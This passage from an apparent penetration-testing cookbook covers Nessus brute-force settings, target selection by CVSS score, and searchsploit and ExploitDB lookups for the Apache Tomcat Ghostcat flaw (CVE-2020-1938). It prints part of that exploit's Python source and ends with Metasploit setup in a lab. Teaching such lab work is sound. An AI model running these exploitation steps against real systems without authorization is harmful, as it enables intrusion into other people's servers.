


Figure 6.37 – Port scanning

5. Select **DISCOVERY | Service Discovery**. For **Search for DTLS on**, select **Known DTLS ports**.




Figure 6.38 – DTLS ports

6. Select **DISCOVERY | Identity**. Select **Collect Identity Data from Active Directory**.




Figure 6.39 – Identity

7. Select **ASSESSMENT | Windows**. Select **Request information about the SMB Domain**.




Figure 6.40 – ASSESSMENT | Windows

- At the top, select **Credentials** | **Windows**. From there, add a username and the password **vagrant**.




Figure 6.41 – Credentials

- Before you save, I want to point out one setting that will allow the scan to brute force accounts. Go to **ASSESSMENT** | **Brute Force**; you will see the selection for **Hydra**. This is a tool we will learn about in a future recipe; however, I wanted to show that it's built into Nessus to brute force system credentials.




Figure 6.42 – Brute force

10. Scroll to the bottom and select **Save**.
11. You will be returned to the scan window. Now start the scan by clicking on the **play** button.

**Tip**

This scan will take approximately two hours to complete. Credential checking and policy tuning can help improve the performance of longer scans and can also affect accuracy.

How it works...

Advanced targeted scans affect additional features, plugins, and capabilities to help better identify vulnerabilities that hosts may have in the target environment. Nessus probes will go much deeper, and information from previous activities can be used to help enrich the scan to provide better visibility.

See also...

More information on Nessus scans can be found at the following site: <https://docs.tenable.com/nessus/Content/Scans.htm>. Additional information on exporting result reports in various formats can be found at <https://docs.tenable.com/nessus/Content/ScanReportFormats.htm>.

Get This Book's PDF Version and Exclusive Extras

Scan the QR code (or go to packtpub.com/unlock). Search for this book by name, confirm the edition, and then follow the steps on the page.

Note: Keep your invoice handy. Purchases made directly from Packt don't require one.

UNLOCK NOW

7

Exploitation Unleashed: Finding the Hidden Flaws

In any penetration test, the exploitation phase is where the most critical information gathering takes place. After gathering information and identifying potential weaknesses, your next step is to exploit these gaps to gain access and prove the viability of an attack vector. By choosing the right exploits, you can break into a target system, demonstrating the risks a network has. At this stage, you transition from passive observation to active penetration. You choose and configure exploits, manage payloads, coordinate efforts with others, and maintain control over compromised systems.

In this chapter, you will explore how to find the vulnerabilities that match the discovered exploits, searching local and remote databases to uncover the perfect tool for each job. You'll dive deep into tools such as Metasploit, and you will learn how Armitage can visualize the target environment and enable team-based collaboration, while tools such as Yersinia will allow you to exploit the network.

The following recipes will be covered in this chapter:

- Understanding vulnerabilities and targets
- Searching local exploit databases
- Searching remote exploit databases
- Setting up Metasploit
- Learning Metasploit basics
- Target scanning and enumeration using Metasploit
- Using exploits and payloads in Metasploit

- Setting up Armitage
- Visualizing the target
- Collaborative hacking
- Using Yersinia to attack network protocols

Technical requirements

All of the recipes in this chapter can be conducted within the VirtualBox environment and originate from the Kali VM. You will also need to access some resources on the web.

Understanding vulnerabilities and targets

In this recipe, you will explore how to match discovered vulnerabilities with the appropriate exploits effectively. You'll learn how to interpret vulnerability scan results, cross-reference them with public advisories, and pinpoint the exact exploit needed to capitalize on each flaw. By mastering this correlation process, you can expedite your exploitation workflow and ensure you're using the most targeted, up-to-date attack vectors.

Getting ready

You need the following to complete this recipe:

- A Kali Linux VM that is up and operational
- You may need GVM or Nessus Information and Reports

How to do it...

1. First evaluate which vulnerabilities you would like to explore.

Use the reports in GVM or Nessus created in the last chapter.

If you skipped the previous chapter, you can use a quick Nmap scan of the Metasploitable Windows and Linux hosts. An example scan is `nmap --script vuln <ip address>`.

When determining which vulnerabilities to attack, ensure your target host has meaningful vulnerabilities. You are looking for the few machines in a network, potentially out of thousands, with significant vulnerabilities.

2. Review the Nessus vulnerability report. You will now see that the top four targets have the most vulnerabilities, and the others are probably not worth targeting, as shown in *Figure 7.1*.




Figure 7.1 – Nessus vulnerabilities

Most reporting uses the **Common Vulnerability Scoring System (CVSS)**, which rates vulnerabilities from 0 to 10. The higher the score, the more damaging the vulnerability is and the more trivial it is to exploit.

3. Start reviewing the highest CVSS score and work your way down.



Tip

Note that you may need to string exploits of different vulnerabilities together to reach a desired outcome. This tactic is called exploit chaining.

4. Select a host. You will be provided with a list of vulnerabilities from highest to lowest.
5. Select the **Apache Tomcat AJP Connector Request Injection (Ghostcat)** vulnerability for this recipe to see its details:

192.168.92.0/24 Basic / Plugin #134862

[← Back to Vulnerability Group](#)

Hosts 5
Vulnerabilities 129
Remediations 11
Notes 1
History 1

CRITICAL **Apache Tomcat AJP Connector Request Injection (Ghostcat)**

Description

A file read/inclusion vulnerability was found in AJP connector. A remote, unauthenticated attacker could exploit this vulnerability to read web application files from a vulnerable server. In instances where the vulnerable server allows file uploads, an attacker could upload malicious JavaServer Pages (JSP) code within a variety of file types and gain remote code execution (RCE).

Solution

Update the AJP configuration to require authorization and/or upgrade the Tomcat server to 7.0.100, 8.5.51, 9.0.31 or later.

Figure 7.2 – Vulnerability details

6. Scroll down to get the CVE number on the lower right. The CVE is an identifier of a specific vulnerability. In this case, you will see that we have two CVEs identified: **CVE-2020-1745** and **CVE-2020-1938**:




Figure 7.3 – Vulnerability CVEs

How it works...

In this recipe, you begin using all the information you have collected to research the targets and start exploiting the target network. You made sound judgments of the correct hosts to target and the vulnerabilities to exploit. By matching CVEs with specific exploits, you move from finding vulnerabilities to actionable penetration testing. This process is very important in enterprise networks, where dozens of vulnerabilities might be listed, but only a few are exploitable due to network configuration, active protection mechanisms, or other mitigations.

See also...

More information on CVEs can be found at <https://www.cve.org/about/overview>, and for more information on CVSS, you can access <https://www.first.org/cvss/>.

Searching local exploit databases

In this recipe, you will use the local exploit databases in Kali Linux. You will learn best practices for quickly searching and filtering through various exploits. This method ensures access to essential exploit information, even in network-restricted environments, during penetration tests.

Getting ready

You need the following to complete this recipe:

- A Kali Linux VM that is up and operational

How to do it...

1. First, update your database by opening a terminal window and entering the following, providing your password as required:

```
sudo searchsploit -u
```



Tip

Updates come out a few times a month; therefore, you should run this command regularly to keep your database updated.

We will focus on the Apache Tomcat software and the two CVEs we discovered in the first recipe: *2020-1938* and *2020-1745*.

2. Open up the terminal window and enter the following:

```
searchsploit -h
```

3. Examine the output to understand the capabilities and options that searchsploit offers. These options can help you better identify and search for exploits.

```

kali@kali: ~/Downloads
Session Actions Edit View Help

(kali@kali)~-[~/Downloads]
$ searchsploit -h
Usage: searchsploit [options] term1 [term2] ... [termN]

Examples

searchsploit afd windows local
searchsploit -t oracle windows
searchsploit -p 39446
searchsploit linux kernel 3.2 --exclude="(PoC)/dos/"
searchsploit -s Apache Struts 2.0.0
searchsploit linux reverse password
searchsploit -j 55555 | jq
searchsploit --cve 2021-44228

For more examples, see the manual: https://www.exploit-db.com/searchsploit

Options

## Search Terms
-c, --case [term]      Perform a case-sensitive search (Default is inSensitive)
-e, --exact [term]     Perform an EXACT & order match on exploit title (Default is an AND match on each term) [Implies "-t"]
                        e.g. "WordPress 4.1" would not be detect "WordPress Core 4.1")
-s, --strict           Perform a strict search, so input values must exist, disabling fuzzy search for version range
                        e.g. "1.1" would not be detected in "1.0 < 1.3")
-t, --title [term]     Search JUST the exploit title (Default is title AND the file's path)
--exclude="term"       Remove values from results. By using "|" to separate, you can chain multiple values
                        e.g. --exclude="term1term2|term3"
--cve [CVE]           Search for Common Vulnerabilities and Exposures (CVE) value

## Output
-j, --json [term]      Show result in JSON format
-o, --overflow [term]  Exploit titles are allowed to overflow their columns
-p, --path [EDB-ID]    Show the full path to an exploit (and also copies the path to the clipboard if possible)
-v, --verbose          Display more information in output
-w, --www [term]       Show URLs to Exploit-DB.com rather than the local path
--id                  Display the EDB-ID value rather than local path
--disable-colour       Disable colour highlighting in search results

## Non-Searching
-m, --mirror [EDB-ID]  Mirror (aka copies) an exploit to the current working directory
-x, --examine [EDB-ID] Examine (aka opens) the exploit using $PAGER

## Non-Searching
-h, --help             Show this help screen
-u, --update           Check for and install any exploithub package updates (brew, deb & git)

## Automation
--nmap [file.xml]      Checks all results in Nmap's XML output with service version
                        e.g.: nmap [host] -oX file.xml

```

Figure 7.4 – searchsploit -h

4. To perform a standard search on the CVE, use the --cve switch, as shown here:

```
searchsploit --cve 2020-1938
```

In the output, you will see path information that points you to either the exploit code or to documentation on the vulnerability and how to exploit it. Also, there may be documentation or other pertinent information.

```

kali@kali: ~/Downloads
Session Actions Edit View Help
(kali@kali)-[~/Downloads]
$ searchsploit --cve 2020-1938

Exploit Title | Path
---|---
Apache Tomcat - AJP 'Ghostcat' File Read/Inclusion | multiple/webapps/48143.py
Apache Tomcat - AJP 'Ghostcat' File Read/Inclusion (Metasploit) | multiple/webapps/49039.rb

Shellcodes: No Results

Paper Title | Path
---|---
Apache Ghostcat CVE 2020-1938 - Paper | docs/english/49716-apache-ghostcat

(kali@kali)-[~/Downloads]
$

```

Figure 7.5 – searchsploit 2020-1938

5. Now let's do a search for CVE 2020-1745. Type the following:

```
searchsploit --cve 2020-1745
```

6. Look at the output—does it seem correct? We were searching for a vulnerability related to Apache Tomcat (a piece of software), but the output mentions a router and provides a path to a hardware exploit. That's because this is not for CVE 2020-1745 but for 2020-17456.

```

(kali@kali)-[~/Downloads]
$ searchsploit --cve 2020-1745

Exploit Title | Path
---|---
Seowon SLR-120 Router - Remote Code Execution (Unauthenticated) | hardware/remote/50821.py

Shellcodes: No Results
Papers: No Results

(kali@kali)-[~/Downloads]
$

```

Figure 7.6 – searchsploit 2020-1745

7. So, now that you see that error, use the following to exclude that result using the following:

```
searchsploit --cve 2020-1745 --exclude="2020-17456"
```

Unfortunately, now you will be shown that there are no results in the CVE 2020-1745 database. This is because it is not included in their database. This may be due to the type of vulnerability or its popularity.

8. Return to CVE 2020-1938 (used in step 4) using the following and look at some of the results as shown in *Figure 7.7*:

```
nano /usr/share/exploitdb/exploits/multiple/webapps/48143.py
```

```
GNU nano 2.6 /usr/share/exploitdb/exploits/multiple/webapps/48143.py
#!/usr/bin/env python
#CVE-2020-1938 Tomcat-Ajp lfi
#by ydhcui
import struct

# Some references:
# https://tomcat.apache.org/connectors-doc/ajp/ajpv13a.html
def pack_string(s):
    if s is None:
        return struct.pack(">h", -1)
    l = len(s)
    return struct.pack(">Hdsb" % l, l, s.encode('utf8'), 0)
def unpack(stream, fmt):
    size = struct.calcsize(fmt)
    buf = stream.read(size)
    return struct.unpack(fmt, buf)
def unpack_string(stream):
    size, = unpack(stream, ">h")
    if size == -1: # null string
        return None
    res, = unpack(stream, ">ds" % size)
    stream.read(1) # \0
    return res
class NotFoundException(Exception):
    pass
class AjpBodyRequest(object):
    # server == web server, container == servlet
    SERVER_TO_CONTAINER, CONTAINER_TO_SERVER = range(2)
    MAX_REQUEST_LENGTH = 8186
    def __init__(self, data_stream, data_len, data_direction=None):
        self.data_stream = data_stream
        self.data_len = data_len
        self.data_direction = data_direction
    def serialize(self):
        data = self.data_stream.read(AjpBodyRequest.MAX_REQUEST_LENGTH)
        if len(data) == 0:
            return struct.pack(">bbH", 0x12, 0x34, 0x00)
        else:
            res = struct.pack(">H", len(data))
            res += data
            return res
```

Figure 7.7 – CVE 2020-1938 Python



Tip

For exploit papers, the directory that should be prefixed to the result is the following: `/usr/share/exploitdb/exploits/`.

9. In this particular case, they are providing you with a full Python program. Many artifacts may be included when you review exploits, which could include sample exploit code, a detailed paper, mitigation information, and detailed vulnerability information.
10. To review the paper associated with the Ghostcat vulnerability, you need to get the path to look at, as I believe the one provided is truncated. Type the following command, and instead of hitting *Enter*, hit *Tab* to expand it:

```
ls /usr/share/exploitdb-papers/docs/english/49716-apache-ghostc
```

The result will provide the full path:

```
/usr/share/exploitdb-papers/docs/English/49716-apache-ghostcat-cve-2020-1938-  
paper.pdf
```



Tip

For exploits the directory that should be prefixed to the result is the following:
`/usr/share/exploitdb-papers/`.

11. Open Firefox and paste that result in the search box, and the file will open:




Figure 7.8 – 2020-1938 paper

12. You may now close the terminal window.

How it works...

We began by updating the local exploit database using `searchsploit`, which ensures we have access to the most recent exploits even if we're working in a network-isolated environment. By searching for CVEs identified during vulnerability scanning (such as CVE-2020-1938, a critical flaw in Apache Tomcat), we were able to locate the corresponding exploit code and documentation stored locally on Kali.

We also learned how to filter out false positives and refine searches to zero in on the exact vulnerabilities we are interested in. Lastly, we explored accessing proof-of-concept exploit scripts and detailed research papers that explain how the vulnerabilities function.

See also...

More information on searchsploit can be found at <https://www.exploit-db.com/searchsploit>.

Searching remote exploit databases

In this recipe, we'll broaden our horizons by exploring online repositories such as **Exploit Database (ExploitDB)** and other remote sources. These resources can include vendor advisories, GitHub proofs of concept, and mailing lists. You'll learn how to perform precise searches, keep up with newly disclosed exploits, and verify the authenticity of exploits. Utilizing these external resources will help you maintain a robust toolkit, ensuring you're prepared for evolving threats and emerging challenges and vulnerabilities.

Getting ready

You need the following to complete this recipe:

- A Kali Linux VM that is up and operational

How to do it...

1. Open Firefox or another web browser and navigate to <https://www.exploit-db.com>.
2. Start by searching for CVE 2020-1745. You will see the same results as we received using searchsploit.




Figure 7.9 – ExploitDB – search 2020-1745

Again, you will be shown the wrong result. If you select the result title, you will find it much easier to notice that you have the wrong result.

3. Using the advanced search in the upper right will make it much easier to get to the required results. By searching for 2020-1745 under **CVE**, you will see that there will be no results listed as opposed to the improper results displayed earlier.




Figure 7.10 – ExploitDB – advanced search

4. Now search for the next vulnerability—CVE 2020-1938. You will see two results returned related to Ghostcat, which will allow you to obtain additional information.



Figure 7.11 – ExploitDB – search 2020-1938

5. Select the top entry to dive into the exploit information further. You will see that the same Python code is presented as was with searchsploit. Note the two icons to download or see the code in raw format next to **Exploit**.




Figure 7.12 – ExploitDB – search 2020-1938

6. Select the paper icon from the left-side menu bar and search for 2020-1938. You will find the same paper as found with searchsploit.




Figure 7.13 – ExploitDB –2020-1938

Selecting it will bring up the same detailed research paper on Ghostcat.

7. As a last exercise, select the **Google Hacking Database (GHDB)**—it is the third icon on the left-hand side menu—and try doing some searches related to the queries we ran. This is an additional benefit of the online ExploitDB site.



Figure 7.14 – GHDB

8. When finished, you may close your web browser.

How it works...

ExploitDB is the online version of searchsploit. We conducted the same searches as we did with searchsploit and obtained the same results. Most people will generally find visiting the website easier and more convenient. However, you cannot always depend on having an internet connection.

See also...

More information is available at <https://www.exploit-db.com/about-exploit-db>.

Setting up Metasploit

In this recipe, we'll guide you through the initial setup and configuration of Metasploit, one of the best tools for exploitation. You'll learn how to properly set up your environment and create a stable environment to conduct your pentesting activities. By the end, you'll be ready to put Metasploit to work.

Metasploit has earned its place as one of the most widely used tools due to its versatility, ease of use, and powerful capabilities. It brings together a vast collection of exploits, payloads, scanners, and post-exploitation tools into a single, unified framework. It has a robust development community that is continually adding to its functionality and providing frequent updates.

Getting ready

You need the following to complete this recipe:

- A Kali Linux VM that is up and operational

How to do it...

1. Open a terminal window.

Metasploit comes already installed in Kali; however, if it is not present, based on your package selection, use the following commands:


```
sudo apt update && sudo apt full-upgrade -y
sudo apt install metasploit-framework
sudo msfdb start
```

2. First, initialize the database by entering the following:

```
sudo msfdb init
```

3. Next, start the console by entering the following, and you will see the initial startup screen as shown in *Figure 7.15*:

```
msfconsole
```



```
kali@kali: ~/Downloads
Session Actions Edit View Help

(kali@kali)-[~/Downloads]
$ msfconsole
Metasploit tip: You can pivot connections over sessions started with the
ssh_login modules

Metasploit v6.4.95-dev
+ -- --[ 2,566 exploits - 1,315 auxiliary - 1,680 payloads ]
+ -- --[ 432 post - 49 encoders - 13 nops - 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/
